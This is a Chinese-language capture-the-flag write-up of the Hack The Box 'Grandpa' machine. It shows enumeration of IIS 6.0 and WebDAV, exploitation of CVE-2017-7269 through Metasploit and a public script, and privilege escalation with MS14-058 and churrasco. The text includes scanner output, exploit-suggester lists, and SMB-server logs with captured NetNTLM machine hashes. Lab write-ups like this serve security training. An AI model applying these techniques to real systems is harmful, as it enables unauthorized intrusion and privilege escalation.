
[toc]

概述 （Overview）

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- gobuster
- Nikto
- https://github.com/cldrn/davtest.git
- metasploit-framework
- https://github.com/SecWiki/windows-kernel-exploits
- churraseco.exe

阶段1：枚举

通过nmap识别服务仅开放了http服务，`Microsoft IIS httpd 6.0`。


尝试枚举下路径，但是没什么发现：

```
┌──(kali㉿kali)-[~/hackthebox/Grandpa]
└─$ gobuster dir -u http://10.10.10.14 -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/25 22:13:11 Starting gobuster in directory enumeration mode
===============================================================
/Images               (Status: 301) [Size: 149] [--> http://10.10.10.14/Images/]
/_private             (Status: 403) [Size: 1529]
/_vti_bin             (Status: 301) [Size: 155] [--> http://10.10.10.14/%5Fvti%5Fbin/]
/_vti_bin/_vti_adm/admin.dll (Status: 200) [Size: 195]
/_vti_bin/shtml.dll   (Status: 200) [Size: 96]
/_vti_bin/_vti_aut/author.dll (Status: 200) [Size: 195]
/_vti_cnf             (Status: 403) [Size: 1529]
/_vti_log             (Status: 403) [Size: 1529]
/_vti_pvt             (Status: 403) [Size: 1529]
/_vti_txt             (Status: 403) [Size: 1529]
/aspnet_client        (Status: 403) [Size: 218]
/images               (Status: 301) [Size: 149] [--> http://10.10.10.14/images/]
```


通过查看Nikto查看扫描信息，提示 `WebDAV enabled`（和Granny那个很像..）

```
┌──(kali㉿kali)-[~/hackthebox/Grandpa]
└─$ cat results/10.10.10.14/scans/tcp_80_http_nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.14
+ Target Hostname:    10.10.10.14
+ Target Port:        80
+ Start Time:         2021-03-25 22:11:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebserver header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'microsoftofficewebserver' found, with contents: 5.0_Pub
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (COPY PROPFIND LOCK PROPPATCH MKCOL SEARCH UNLOCK listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.10.10.14/
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.
```

因为之前复盘了IPPSEC的视频，他有用到 davtest 这个工具，这款工具是用来测试PUT支持哪些文件的：




都失败了，看来和Granny并不一样。尝试搜索 exploit，发现有个RCE的脚本，但之前就看过了它就是一弹计算器的。



阶段2：利用工具

阶段2.1：metasploit exploit

尝试在msf中搜索一下，存在对应的exploit模块：



执行后成功获取到 session。


阶段2.2：iis6-exploit-2017-CVE-2017-7269

除了使用 msf，根据搜索服务加CVE编号能在GITHUB中找到一个iis6-exploit-2017-CVE-2017-7269的项目。应该就是根据 41738.py 改的，虽然能获取反弹shell，但服务会挂.. 只有shell断了就要重启机器.. 实战中动静大...


阶段3：权限提升

阶段3.1：local_exploit_suggester

尝试local_exploit_suggester枚举提权模块，发现有很多：



逐一尝试后，成功通过 MS14-058 提升至系统 session：



阶段3.2：非MSF的权限提升

回过头来想一下，如果不用MSF又怎么提权呢?

首先查看下系统及其版本、是否打过补丁 `# systeminfo`：

```
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
e:            0 Days, 0 Hours, 21 Minutes, 44 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
arddiskVolume1             \Device\H
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 800 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,332 MB
Page File: In Use:         138 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A

C:\WINDOWS\Temp>
```

拿到信息后，尝试 Windows-Exploit-Suggester 枚举下是否存在利用漏洞（这里文件上传使用的是impacket-smbserver）：

```
[*]
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[*]   http://www.exploit-db.com/exploits/35280/, -- .NET Remoting Services Remote Command Execution, PoC
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS14-002: Vulnerability in Windows Kernel Could Allow Elevation of Privilege (2914368) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-071: Vulnerability in Windows Theme File Could Allow Remote Code Execution (2864063) - Important
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[M] MS11-080: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege (2592799) - Important
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[M] MS09-065: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (969947) - Critical
[M] MS09-053: Vulnerabilities in FTP Service for Internet Information Services Could Allow Remote Code Execution (975254) - Important
[M] MS09-020: Vulnerabilities in Internet Information Services (IIS) Could Allow Elevation of Privilege (970483) - Important
[M] MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420) - Important
[M] MS09-002: Cumulative Security Update for Internet Explorer (961260) (961260) - Critical
[M] MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Critical
[M] MS08-078: Security Update for Internet Explorer (960714) - Critical
[*] done

┌──(kali㉿kali)-[~/hackthebox/Grandpa]
└─$
```

```
[*] GRANPA$::HTB:20564ffde7e4f3660000000000000000000000000000000000:faf129724c0
e13025d49079edde362f65fb6e0a53e97352f:aaaaaaaaaaaaaaaa
[-] Unknown level for query path info! 0×109
[*] Closing down connection (10.10.10.14,1042)
[*] Remaining connections []
[*] Incoming connection (10.10.10.14,1044)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:46cf19d2fc2552dc0000000000000000000000000000000000:4cc1b145ac2
f1af21ad7b4a515e95b0aec82165f3c923051:aaaaaaaaaaaaaaaa
[*] Closing down connection (10.10.10.14,1044)
[*] Remaining connections []
[*] Incoming connection (10.10.10.14,1046)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:554f2a29430e6ade0000000000000000000000000000000000:152fcd1874f
69f282021dd42f01ff5cdc5cb33bbeac1cb8e:aaaaaaaaaaaaaaaa
[*] Closing down connection (10.10.10.14,1046)
[*] Remaining connections []

ls
s[*] Incoming connection (10.10.10.14,1048)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:c422b46c6f52bb6e0000000000000000000000000000000000:3335f257c60
6e0d6b7d50eef0f1ad5364e141aeab7f2b517:aaaaaaaaaaaaaaaa
[-] Unknown level for query path info! 0×109
[*] Closing down connection (10.10.10.14,1048)
[*] Remaining connections []
ls
[*] Incoming connection (10.10.10.14,1051)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:c85e08471e7a0efc0000000000000000000000000000000000:95ff9f88998
805f24fd1bce31ecc100eb540c6eafb9232fe:aaaaaaaaaaaaaaaa
[*] Closing down connection (10.10.10.14,1051)
[*] Remaining connections []
```


```
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
e:            0 Days, 0 Hours, 21 Minutes, 44 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticA

MD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
arddiskVolume1             \Device\H
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 800 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,332 MB
Page File: In Use:         138 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A

systeminfo > \\10.10.16.4\share\systeminfo.txt
systeminfo > \\10.10.16.4\share\systeminfo.txt
```

逐一尝试了一遍全部失败... WDNMD.. 卡了我好久...

最后 `searchsploit Windows 2003 Privilege Escalation`，发还有这么玩意 `WMI Service Isolation Local Privilege Escalation Vulnerability`，也就是 MS09-012（巴西烤肉）。

传递至服务器后可以利用他执行系统权限的命令。

> churrasco.exe是2003系统一个本地提权漏洞，通过此工具可以以SYSTEM权限执行命令，从而可以达到添加用户的目的。



参考

- https://www.stationx.net/nmap-cheat-sheet/
- https://www.fuzzysecurity.com/
- https://github.com/frizb/Windows-Privilege-Escalation
- https://github.com/SecWiki/windows-kernel-exploits
- https://github.com/AonCyberLabs/Windows-Exploit-Suggester
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
- https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842
- https://xz.aliyun.com/t/7776
- https://www.notion.so/Windows-Privelege-Escalation-via-Token-Kidnapping-d40705518bf343438f9fcd8be0b2f0d3